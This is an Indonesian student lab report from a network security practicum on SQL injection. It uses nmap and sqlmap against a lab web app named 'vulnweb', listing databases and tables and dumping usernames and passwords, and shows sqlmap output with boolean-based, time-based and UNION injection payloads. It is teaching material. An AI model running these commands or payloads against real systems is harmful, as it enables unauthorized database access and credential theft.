LAPORAN RESMI
PRAKTIKUM KEAMANAN JARINGAN
INJECTION DAN BRUTE FORCE


Oleh :

Tarisa Dinda Deliyanti 3122640037


D4 LJ Teknik Informatika B

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA
TAHUN AJARAN 2022/2023


1. Mencari alamat ip dari kali linux yang sedang digunakan




2. Ketik perintah ipcalc diikuti alamat ip yang digunakan dan akan tampil hasil seperti di bawah ini




3. Ketik nmap untuk mendapatkan alamat ip dari perangkat target yang ingin diserang atau alamat ip yang juga tersambung pada range yang sama




4. Setelah berhasil mendapat alamat ip dari target, buka alamat ip di browser



5. Membuka detail artikel untuk mendapatkan id dan saya menggunakan id = 84



6. Jalankan sqlmap dengan perintah sqlmap -u “url” --dbs untuk mendapatkan database yang ada



Berikut merupakan daftar database yang terhubung


```
[11:10:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ⩾ 5.0.12
[11:10:58] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[11:10:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.7'
```

7. Selanjutnya melihat tabel pada database vulnweb dengan perintah sqlmap -u “url” -D vulnweb --tables untuk melihat daftar list table pada database vulnweb


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.7/index.php?tampil=artikel_detail&id=84" -D vulnweb --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:13:55 /2023-06-02/

[11:13:55] [INFO] resuming back-end DBMS 'mysql'
[11:13:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=cg04apq2i54...jcqgv13nsv'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: tampil=artikel_detail&id=84 --dbs' AND 6854=6854 AND 'PqfR'='PqfR

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: tampil=artikel_detail&id=84 --dbs' AND (SELECT 3567 FROM (SELECT(SLEEP(5)))ZjkT) AND 'qrth'='qrth

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
```


```
[11:14:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ⩾ 5.0.12
[11:14:02] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+----------+
| user     |
| artikel  |
| galeri   |
| halaman  |
| komentar |
| menu     |
| pesan    |
+----------+

[11:14:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.7'

[*] ending @ 11:14:03 /2023-06-02/
```

8. Melihat daftar kolom yang ada pada tabel user dengan perintah sqlmap -u “url” -T user --columns



9. Mendapatkan data yang terdiri dari id_user, username, dan password dari setiap kolom pada tabel user dengan perintah sqlmap -u “url” -C id_user,password,username –dump





Tabel di atas merupakan hasil dari sqlmap yang dilakukan untuk tabel user